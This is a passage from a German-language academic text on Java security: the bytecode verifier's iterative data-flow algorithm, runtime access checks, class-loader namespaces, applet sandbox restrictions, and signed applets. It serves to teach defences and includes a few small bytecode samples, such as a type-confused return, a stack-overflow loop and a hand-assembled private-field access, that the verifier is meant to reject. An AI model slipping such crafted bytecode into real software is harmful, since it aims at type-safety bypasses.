5. Überprüfe für den in 4. ausgewählten Bytecode-Befehl mit Hilfe der jeweiligen Modelle, ob der Operandenstack die geeignete Anzahl an Operanden enthält und ob diese Operanden die korrekten Typen besitzen. Führe außerdem analoge Tests für die lokalen Variablen durch. Wenn sich nicht die geeigneten Operanden auf dem Operandenstack befinden bzw. die Inhalte der lokalen Variablen nicht zu der aktuellen Bytecode-

[4] Weiter oben wurde bereits erwähnt, daß Long- und Double-Werte zwei Speicherstellen auf dem Operandenstack und auch im Array mit den lokalen Variablen besetzen. Hierdurch wird die Verifikation erschwert, da u.a. nachgewiesen werden muß, daß Long- und Double-Werte nicht auf unzulässige Art und Weise in 32-Bit-Werte aufgespalten werden.

Instruktion passen, dann löse eine Ausnahme des Typs *java.lang.VerifyError* aus und beende den Verifikationsvorgang. Die Methode wird als unzulässig zurückgewiesen.

6. Ändere die Modelle für den Operandenstack und für die Inhalte der lokalen Variablen entsprechend der aktuellen Bytecode-Instruktion. Bei einer *iload*-Operation wird z.B. ein Integer-Operand auf den Operandenstack gelegt; die Inhalte der lokalen Variablen ändern sich jedoch nicht in diesem Fall. Wenn die neue Höhe des Operandenstacks größer als die maximale für diese Methode festgelegte Stackhöhe ist, dann löse eine Ausnahme des Typs *java.lang.VerifyError* aus, weise die Methode zurück und beende den Verifikationsvorgang.
7. Bestimme alle möglichen Nachfolgeinstruktionen des aktuellen Bytecode-Befehles gemäß folgenden Regeln:
   - Zumeist handelt es sich um die nächste Instruktion, d.h. der Inhalt des *pc*-Registers wird einfach um die Länge der aktuellen Bytecode-Instruktion erhöht.
   - Bei einer *goto*-Anweisung (unbedingter Sprung) handelt es sich um das Sprungziel.
   - Bei einem *if*-Befehl (bedingter Sprung) sind die Nachfolgeinstruktionen sowohl die nächste Operation als auch das Sprungziel.
   - Wenn die aktuelle Bytecode-Instruktion durch einen Ausnahmebehandler (*exception handler*) geschützt wird, dann ist die erste Anweisung des Ausnahmebehandlers eine Nachfolgeanweisung.
   - Die *athrow*- und *return*-Instruktionen haben keinen Nachfolger (falls sie nicht durch einen Ausnahmebehandler geschützt werden).
8. Für jede Nachfolgeinstruktion gibt es zwei Möglichkeiten:
   - Wenn die Nachfolgeinstruktion noch nicht markiert worden ist, dann ordne die in Schritt 6 erzeugten Modelle für den Operandenstack und für die lokalen Variablen dieser Instruktion zu und markiere sie außerdem.
   - Wenn die Nachfolgeinstruktion schon markiert worden ist, dann mische die bereits vorhandenen Modelle für den Operandenstack und für die lokalen Variablen mit den in Schritt 6 neu erzeugten Modellen. Ist dies nicht möglich (weil die Typen nicht einander entsprechen), dann weise die Methode zurück, löse eine Ausnahme des Typs *VerifyError* aus und beende den Algorithmus. Wenn die durch Mischen erzeugten Modelle nicht mit den ursprünglichen (vor dem Mischen) übereinstimmen, dann markiere die Nachfolgeinstruktion. Andernfalls lösche die Markierung von dieser Instruktion.
9. Gehe zu Schritt 4.

Im folgenden werden noch einige der vielen zusätzlichen Tests [LY99, En99, Ve99] angegeben, die beim Ausführen des o.a. Algorithmus überprüft werden:

- Ist die Stackhöhe immer gleich, wenn eine Bytecode-Operation im Verlaufe des Algorithmus mehrfach besucht wird?
- Ist das Sprungziel immer der Anfang einer Bytecode-Instruktion? Sprünge, die in die Mitte einer Bytecode-Instruktion führen, sind nicht erlaubt.
- Ist die aktuelle Stackhöhe immer kleiner oder gleich der maximalen?
- Wird ein Konstruktor genau einmal für ein neu erzeugtes Objekt aufgerufen?
- Enthält der Operandenstack die geeigneten Operanden für die durchzuführende Operation? So müssen sich z.B. zwei Double-Werte an der Spitze des Stacks befinden, wenn eine *dadd*-Operation ausgeführt wird. Ähnliches gilt auch für die Parameter eines Methodenaufrufs mit Hilfe von *invoke*xxx (*invokevirtual*, *invokespecial* etc.), die sich auch an den entsprechenden Positionen des Stacks befinden müssen.

Nachfolgend werden noch zwei Beispielprogramme angegeben, die der Verifizierer beim Linkvorgang zurückweisen müßte. Das erste davon ist das Bytecode-Äquivalent zum oben angegebenen inkorrekten Java-Programm (s. Abschnitt 3.2.1). Beim zweiten handelt es sich um ein Programm, das einen Überlauf des Operandenstacks erzeugt, indem in einer Schleife immer wieder neue Werte auf den Operandenstack geschrieben werden.

Beispiel 1:

```
Method int string2int()
0 ldc #14 <String "I'm an integer!">// push String
2 ireturn
```

Beispiel 2:

```
Method void overflow()
0 iconst_0 // push 0
1 goto 0
4 return
```

Ruft man im JDK 1.1.x den Java-Interpreter mit der Option *–verify* auf, so erhält man im ersten Beispiel als Fehlermeldung: *„Expecting to find integer on stack!“*. Im zweiten Beispiel ist die Fehlermeldung des Java-Interpreters zunächst vielleicht etwas überraschend: *„Inconsistent stack height 1!=0!“*. Hier wird die Bedingung verletzt, daß die Höhe des

Operandenstacks immer gleich sein muß, unabhängig davon, auf welchem Ausführungspfad man dorthin gelangt ist. Man kann nämlich die Bytecode-Instruktion *iconst_0* über zwei Wege erreichen: zum einen als erste Anweisung der Methode *overflow()*, zum anderen nach der *goto*-Anweisung. Im ersten Fall ist die Stackhöhe 0, im zweiten 1.

Allerdings muß nicht jedes Bytecode-Programm, das der Verifizierer nicht akzeptiert, bösartig sein, wie folgendes Beispielprogramm zeigt:

```
Method void f(int i)
0 iload_1  // push i
1 ifeq 7   // jump to 7 if equal to zero
4 iconst_0 // push 0
7 return
```

Für die folgende Überlegung werde vorausgesetzt, daß die maximale Höhe des Operandenstacks den Wert 1 hat. Insgesamt gibt es nach der bedingten Sprunganweisung *ifeq* zwei Ausführungspfade, je nachdem, ob die Bedingung wahr ist oder nicht. Bei der *return*-Anweisung münden die beiden Ausführungspfade wieder in einen. Bei dem einen Pfad ist jedoch die Stackhöhe 1, während sie im anderen Fall 0 ist. Mithin muß der Verifizierer obige Methode zurückweisen (s. obige Bedingungen). Trotzdem ist die Methode nicht bösartig, da die maximale Höhe von 1 in keinem der beiden Fälle überschritten wird.

Der Verifizierer kann nicht für jedes beliebige Bytecode-Programm a priori entscheiden, ob dieses „bösartig“ ist oder nicht. Ähnlich wie beim Halteproblem handelt es sich auch hier um ein nicht entscheidbares Problem [En99, Ve99]. Wichtig für den Verifikationsprozeß ist vor allem, daß keine bösartigen Programme akzeptiert werden. Aus diesem Grund ist es unproblematisch, wenn nicht alle „harmlosen“ Programme akzeptiert werden, solange nur nicht korrekte Java-Programme zurückgewiesen werden. Das eben angegebene Beispielprogramm fällt in diese Kategorie von Programmen: Es ist zwar harmlos, aber dennoch kein korrektes Java-Programm.

Bei obigem Verifikationsalgorithmus handelt es sich darüber hinaus um einen iterativen Datenflußalgorithmus [ASU88]: Es wird solange iteriert, bis sich die Modelle für den Operandenstack und für die lokalen Variablen nicht mehr ändern (Schritt 4 im o.a. Algorithmus) oder aber ein Fehler während der Verifikation der Klassendatei entdeckt wird (Schritt 5 bzw. Schritt 6). Ferner wird in Abschnitt 4.6 anhand eines Code-Beispieles gezeigt, daß der (iterative) Verifikationsalgorithmus im schlechtesten Fall (*worst case*) mindestens eine quadratische Zeitkomplexität in Abhängigkeit der Anzahl der Anweisungen besitzt.

Am Ende dieses Abschnittes über den Algorithmus zur Bytecode-Verifikation sollten noch ein paar Bemerkungen hinsichtlich der Theorie zur Datenflußanalyse gemacht werden.

Das vom Bytecode-Verifizierer zu lösende iterative Datenflußproblem besteht im Grunde darin, für jede lokale Variable (*register*) und jedes Element des Operandenstacks den kleinsten allgemeinen Typ zu bestimmen; ändern sich in einem Durchgang des oben angegebenen Algorithmus die Typen der lokalen Variablen und der Operandenstackinhalte nicht mehr, so terminiert der Algorithmus, d.h. der Fixpunkt der iterativen Datenflußanalyse ist bestimmt worden.

Der in diesem Zusammenhang verwendete Begriff „allgemeiner Typ“ läßt sich am einfachsten anhand von Beispielen erläutern: Wenn beispielsweise auf zwei verschiedenen Ausführungspfaden für die lokale Variable 1 der Typ *java.lang.Object* bzw. *java.io.File* bestimmt worden ist, so ist der kleinste allgemeine Typ *java.lang.Object*. Sind die ermittelten Typen jedoch inkompatibel wie z.B. *java.lang.String* und *int*, so ist der kleinste allgemeine Typ der nicht erlaubte Typ $\top$ (*top*). Wenn also später auf eine lokale Variable zugegriffen wird, für die der Bytecode-Verifizierer den Typ $\top$ ermittelt hat, dann muß ein Fehler gemeldet werden (s. auch Schritt 5 in obigem Algorithmus).

Für den Begriff „allgemeiner Typ“ kann man auch eine partielle Ordnung $\leq$ auf den Java-Typen mit den üblichen Eigenschaften Reflexivität, Antisymmetrie und Transitivität definieren, und zwar in dem Sinne, daß für zwei Java-Typen A und B genau dann $A \leq B$ gilt, wenn B ein allgemeinerer Typ als A ist. Insbesondere kann aufgrund der Antisymmetrie von $\leq$ nie die Situation eintreten, daß für zwei verschiedene Typen A und B sowohl $A \leq B$ als auch $B \leq A$ gilt.

Um die Terminierungseigenschaft des Algorithmus zur Bytecode-Verifikation nachzuweisen, läßt sich die folgende informelle Begründung angeben, bei der jedoch nur das Typproblem berücksichtigt und von den anderen durch die Bytecode-Verifikation zu überprüfenden Eigenschaften abstrahiert wird: Man beachte hierbei zunächst, daß es nur endlich viele Java-Typen gibt, die in einer Methode vorkommen können. Darüber hinaus kann nur eine endliche Anzahl an lokalen Variablen und Operandenstackplätzen verwendet werden. Ferner wird in jedem Durchgang der Typ für eine lokale Variable entweder allgemeiner, oder er ändert sich nicht. Ähnliches gilt auch für die Inhalte des Operandenstacks. Aufgrund der Antisymmetrieeigenschaft kann bei verschiedenen Typen A und B nicht gleichzeitig $A \leq B$ und $B \leq A$ gelten, so daß Zyklen vermieden werden können (Transitivität). Somit muß in einer endlichen Anzahl von Durchgängen der Punkt erreicht werden, an dem sich die Modelle für den Operandenstack und die lokalen Variablen nicht mehr ändern und der Algorithmus terminiert.

Detailliertere Informationen zur Theorie der Datenflußanalyse findet man in [ASU88] bzw. in der Originalveröffentlichung von Kildall [Ki73].

Phase 4:

Wie oben bereits erwähnt, werden nicht alle Tests beim Linken der Klassendatei durchgeführt. Dies hat vor allem zwei Gründe: Zum einen können nicht alle Typkonflikte zur Linkzeit erkannt werden, zum anderen liegen einfach Effizienzgründe vor. Das folgende Beispiel, das aus [DFBW97] entnommen worden ist, zeigt eine Situation, in der der o.a. Verifikationsalgorithmus einen Typkonflikt nicht erkennen kann:

```
void proc(B[] x, B y){

    x[0]=y;
}
```

Angenommen, *A* ist eine Unterklasse von *B*. Dann gilt nach den Typregeln von Java (s. [BGJS00]): *A[]* ist eine Unterklasse von *B[]*. Aus diesem Grund könnte *x* in Wirklichkeit den Typ *A[]* haben; auf ähnliche Weise folgt, daß *y* vom Typ *A* sein könnte. Der Rumpf von *proc()* ist beispielsweise dann nicht typsicher, wenn beim Aufruf von *proc()* der Übergabeparameter *x* ein Array vom Typ *A[]* und *y* eine Instanz vom Typ *B* ist. Dieses kann erst zur Laufzeit festgestellt werden, wenn die entsprechende *aastore*-Instruktion durch die JVM ausgeführt wird. Falls keine Typkompatibilität vorliegt, löst *aastore* einen Fehler des Typs *java.lang.ArrayStoreException* aus.

Daß durch die Einführung von Laufzeittests in manchen Fällen ein Effizienzgewinn erzielt werden kann, zeigt folgendes Beispiel: Angenommen, eine Klasse *A* hat eine private Integer-Membervariable *priv*. Ferner werde die Klasse *A* innerhalb einer Klasse *B* referenziert, wie nachfolgend dargestellt wird:

```
class B{

    public void f(){
          int i;

          i=0;
          if(i!=0){
           A MyA;

           MyA = new A();
           MyA.priv=42;
          }
    }
}
```

Man beachte hierbei, daß obiges Programm von Hand erzeugt werden muß (etwa mit dem Bytecode-Assembler *Jasmin* [Me97]), da ein korrekter Java-Compiler dieses wegen des Zugriffs auf die private Membervariable *priv* als unkorrekt zurückweisen müßte. Der Verifizierer könnte in Phase 3 des Verifikationsprozesses den Test vornehmen, ob der Zugriff auf *priv* erlaubt ist. Dies bedeutet jedoch, daß bereits während der Linkphase der Klasse *B* die Klasse *A* geladen werden muß, um die entsprechende Information über die Zugriffsrechte auf die Membervariable zu erhalten. Wenn man aber den Programmlauf des Beispielprogrammes näher betrachtet, so erkennt man, daß auf *priv* niemals zugegriffen wird, da der Test *i!=0* fehlschlägt und mithin der Rumpf der *if*-Anweisung nicht aufgerufen wird. Somit handelt es sich in diesem Fall um toten Code, der nicht ausgeführt wird. Wie schon erwähnt, wird in Java ein dynamisches (bedarfsgesteuertes) Laden von Klassen durchgeführt (s. Abschnitt 3.2.3), was zur Folge hat, daß die Klasse *A* nur geladen zu werden braucht, wenn sie tatsächlich aufgerufen wird. In obigem Fall wird *A* aber nicht aufgerufen und muß mithin auch nicht geladen werden. Bei einem Test zur Linkzeit hätte jedoch dieser Test in jedem Fall durchgeführt werden müssen, da zu diesem Zeitpunkt in der Regel nicht ohne weiteres erkannt werden kann, daß es sich um toten Code handelt! *A* würde somit überflüssigerweise geladen werden.

Insgesamt wird also u.a. noch zur Laufzeit überprüft,

- ob auf ein Feld oder eine Methode zugegriffen werden darf,
- ob überhaupt ein entsprechendes Feld oder eine Methode in der dazugehörigen Klasse vorhanden ist.

Wird z.B. auf eine private Instanzvariable außerhalb der dazugehörigen Klasse zugegriffen, so löst die JVM zur Laufzeit bei der Abarbeitung der Bytecode-Instruktionen *putfield* bzw. *getfield* eine Ausnahme vom Typ *java.lang.IllegalAccessError* aus.

3.2.3 Der Klassenlader

Die nächste Komponente der Java-Sicherheitsarchitektur ist der Klassenlader. Seine Aufgabe besteht darin, Klassen über das Netz zu laden und dabei gleichzeitig zu verhindern, daß es zu Namenskonflikten und damit auch zu Typkonflikten kommt. Insbesondere darf ein Applet keine Systemklassen wie z.B. *java.io.FileInputStream* oder *java.lang.SecurityManager* durch eine eigene Definition überschreiben. Auch darf es nicht zu Namenskonflikten zwischen Klassen verschiedener Applets kommen.




Abbildung 5: Beispiel für eine Einteilung der Klassen in Namensräume.

Jedes Applet besitzt seinen eigenen Klassenlader (*AppletClassLoader*), der die dazugehörigen Klassen in einem getrennten Namensraum installiert (s. Abbildung 5). Die Systemklassen besitzen einen besonderen Klassenlader und werden vom System installiert (Nullklassenlader). Auch hierfür gibt es einen separaten Namensraum (s. Abbildung 5). Eine Klasse wird nun nicht mehr nur durch ihren Namen, sondern zusätzlich durch ihren Klassenlader eindeutig bestimmt, d.h. es wird das Paar *(Klassenname, Klassenlader)* zur eindeutigen Identifizierung einer Klasse herangezogen.

Der Appletklassenlader ist im Gegensatz zum Verifizierer nicht direkt in die JVM integriert, sondern es handelt sich um eine Instanz einer Subklasse von *java.lang.ClassLoader*.

3.2.4 Der Sicherheitsmanager

Im JDK 1.0.x ist die eigentliche Implementierung der Java-Sicherheit Aufgabe der Klasse *java.lang.SecurityManager*. Webbrowser erzeugen üblicherweise eine Subklasse dieser Klasse und implementieren ihre eigenen Sicherheitsstrategien (ähnlich wie beim Klassenlader). Wird die JVM des Browsers gestartet, so wird ein *SecurityManager*-Objekt

instantiiert und beim System registriert. Ein Browser kann immer nur einen Sicherheitsmanager besitzen. Damit wird verhindert, daß ein vom Netz geladenes Applet versucht, seinen eigenen Sicherheitsmanager zu installieren.

Der Sicherheitsmanager definiert Methoden, die das System zur Laufzeit eines Applets aufruft, um zu überprüfen, ob bestimmte Operationen in der aktuellen Umgebung zulässig sind. Insbesondere muß der Sicherheitsmanager des Webbrowsers sicherstellen, daß von einem Applet

- keine Dateien des lokalen Rechners gelesen, geschrieben, umbenannt oder gelöscht werden,
- keine neuen Verzeichnisse im Dateisystem des lokalen Rechners angelegt werden,
- nicht der Inhalt eines Verzeichnisses angezeigt wird,
- nicht Parameter einer Datei ermittelt werden können wie z.B. Eigentümer, Größe, Änderungsdatum usw.,
- keine Netzwerkverbindungen aufgebaut werden, außer der zum Server zurück, von dem aus das Applet heruntergeladen wurde,
- nicht auf Netzwerkverbindungen auf irgendeinem Port des lokalen Rechners gewartet wird,
- keine Netzwerkverbindungen auf irgendeinem Port der lokalen Maschine angenommen werden,
- keine Systemeigenschaften des lokalen Rechners gelesen oder verändert werden wie z.B. *user.name*, *user.home*, *user.dir*, *java.home* und *java.class.path*,
- keine Betriebssystemaufrufe auf dem lokalen Rechner mit Hilfe von *Runtime.exec()* ausgeführt werden,
- nicht der Java-Interpreter mit Hilfe der Methoden *Runtime.exit()* oder *System.exit()* beendet wird,
- keine DLLs (Dynamic Link Libraries) mit Hilfe von *Runtime.loadLibrary()* geladen werden,
- keine Threads erzeugt oder manipuliert werden, die nicht Teil des Applets sind,
- keine Sicherheitsmanager und Klassenlader erzeugt werden,

- keine neuen Klassen erzeugt werden, die bereits Teil der lokalen Systemklassen sind,
- keine neuen Top-Level-Fenster erzeugt werden, ohne daß eine entsprechende Warnung erscheint („untrusted window banner“).

Wenn ein Applet gegen eine dieser Einschränkungen verstößt, dann löst der Sicherheitsmanager des Webbrowsers eine Ausnahme vom Typ *java.lang.SecurityException* aus. Für vertrauenswürdigen Code gelten die o.g. Beschränkungen nicht. Lokale Java-Applikationen werden im Sicherheitsmodell des JDK 1.0.x als vertrauenswürdig eingestuft und haben mithin alle Rechte zur Verfügung, die der Anwender selbst an seinem Rechner besitzt. In Abbildung 6 ist noch einmal das Grundkonzept des Sandkastenmodelles (*sandbox model*) dargestellt worden: Man erkennt dort die unterschiedliche Behandlung von Applets und Java-Applikationen.




Abbildung 6: Java-Applets laufen nur in der Sandbox ab, während lokale Java-Anwendungen als voll vertrauenswürdig gelten und mithin alle Rechte haben.

3.3 Neuere Entwicklungen des Java-Sicherheitsmodells

In den folgenden Abschnitten werden neuere Entwicklungen des Java-Sicherheitsmodelles beschrieben. So wird in Abschnitt 3.3.1 zunächst auf digital signierte Applets eingegangen, die ab dem JDK 1.1 eingeführt worden sind. Daraufhin wird das Sicherheitsmodell von Java 2 näher beschrieben, das nicht nur eine Erweiterung des Sandkastenmodelles ist, sondern auch einige grundlegende Neuerungen enthält. Im anschließenden Abschnitt soll dann alternativ die Variante der Sicherheitsarchitektur des Netscape Communicators 4.x vorgestellt werden. Hierbei zeigt sich, daß es sich prinzipiell um einen ähnlichen Ansatz wie bei dem von Java 2 handelt.

3.3.1 Digitale Signaturen

In der in Abschnitt 3.2.4 beschriebenen Form erwies sich das Sandkastenmodell als zu wenig flexibel; denn es waren hierdurch nicht einmal Standardanwendungen wie z.B. ein einfacher Texteditor als Applet möglich, da man hierzu die entsprechenden Schreib- bzw. Leserechte auf Dateien benötigt. Aus diesem Grund hat SUN das Sicherheitsmodell vom JDK 1.1 an um kryptographische Methoden erweitert. Applets können jetzt mit einer digitalen Signatur versehen werden. Digitale Signaturen weisen ähnliche Eigenschaften wie Unterschriften auf, mit denen man Textdokumente unterzeichnet. Insbesondere gehören laut Bruce Schneier [Sc95] u.a. zu den Eigenschaften digitaler Signaturen

1. die Unveränderbarkeit des unterzeichneten Dokumentes,
2. die Fälschungssicherheit der digitalen Signatur und
3. die Verifizierbarkeit (d.h. der Unterzeichner kann leicht identifiziert werden).

Durch Bedingung 1 garantieren digitale Signaturen die Datenintegrität des Applets, d.h. das Applet kann nach der Unterzeichnung nicht mehr verändert werden. Darüber hinaus sichern die Bedingungen 2 und 3 die Authentizität, d.h. die Identität des Unterzeichners kann (im Idealfall) eindeutig festgelegt werden. Mit Hilfe der digitalen Signatur kann der Anwender also entscheiden, ob er dem Applet alle Zugriffsrechte gewährt oder nicht, je nachdem, ob er dem Unterzeichner vertraut oder nicht. Es handelt sich somit um ein Schwarz-Weiß-Modell, bei dem ein Applet entweder alle oder aber nur die Rechte der Sandbox besitzt.

In Abbildung 7 wird dieser Sachverhalt noch einmal dargestellt:




Abbildung 7: Im JDK 1.1 können auch Applets als vertrauenswürdig gelten und mithin die Sandbox verlassen.

Für die digitale Unterzeichnung von Applets wird vom JDK 1.1 der DSA (Digital Signature Algorithm) verwendet. Hierbei findet das Public-Key-Konzept [Sc95] seine Anwendung, wobei das Applet mit einem geheimen privaten Schlüssel unterzeichnet wird: Es wird von dem Appletcode zunächst mit Hilfe einer öffentlich bekannten Einweg-Hashfunktion (z.B. MD5 oder SHA) ein Hashwert gebildet. Dieser Hashwert wird dann mittels des privaten Schlüssels verschlüsselt. Die Verifikation der Unterschrift erfolgt mit dem öffentlichen Schlüssel, der zur Entschlüsselung des Hashwertes verwendet wird: Nach Entschlüsselung der Signatur muß man den ursprünglichen Hashwert wieder zurückerhalten. Ist dies der Fall, dann kann der Anwender sicher sein, daß der Unterzeichner (mit seiner Unterschrift) für das Applet bürgt und daß das Applet nach der Unterzeichnung nicht mehr verändert worden ist. Man beachte jedoch auch, daß digitale Signaturen kein Allheilmittel sind, zumal die Entscheidung, ob das Applet als vertrauenswürdig einzustufen ist, immer noch von dem Anwender (Websurfer) vorgenommen werden muß.

3.3.2 Die Sicherheitsarchitektur von Java 2

Im letzten Abschnitt wurde bereits erwähnt, daß es sich beim Sicherheitsmodell des JDK 1.1 um ein Schwarz-Weiß-Modell handelt, da man einem Applet entweder alle Rechte wie bei einer vertrauenswürdigen lokalen Java-Applikation geben kann oder aber nur die Rechte der

Sandbox. Dieses Modell ist jedoch noch immer zu unflexibel: Man stelle sich z.B. ein Spiel vor, das als Applet realisiert worden ist und bei dem die Punktestände in einer bestimmten Datei zwischengespeichert werden sollen. Im JDK 1.1 müssen dazu dem Applet alle Rechte eingeräumt werden, obwohl eigentlich nur der Zugriff auf eine gewisse Datei benötigt wird. Aus diesem Grund ist es wünschenswert, wenn man Applets auch Zugriffsrechte feinerer Granularität zubilligen könnte. Dies war eines der Designziele der Sicherheitsarchitektur von Java 2.

Darüber hinaus hat das Sicherheitsmodell in Java 2 noch einige weitere grundlegende Neuerungen erfahren. Hierzu gehören u.a.:

- einfach konfigurierbare Sicherheitsregeln:

  Die Sicherheitsregeln können mit Hilfe von einer oder mehreren Dateien (*policy files*) ohne Änderung des Programmcodes festgelegt werden.
- einfach erweiterbare Zugriffskontrolle:

  Es können neue Arten von Zugriffsberechtigungen (*permissions*) ohne großen Programmieraufwand eingeführt werden.
- keine Unterscheidung mehr zwischen Applets und Java-Applikationen (s. Abbildung 8).

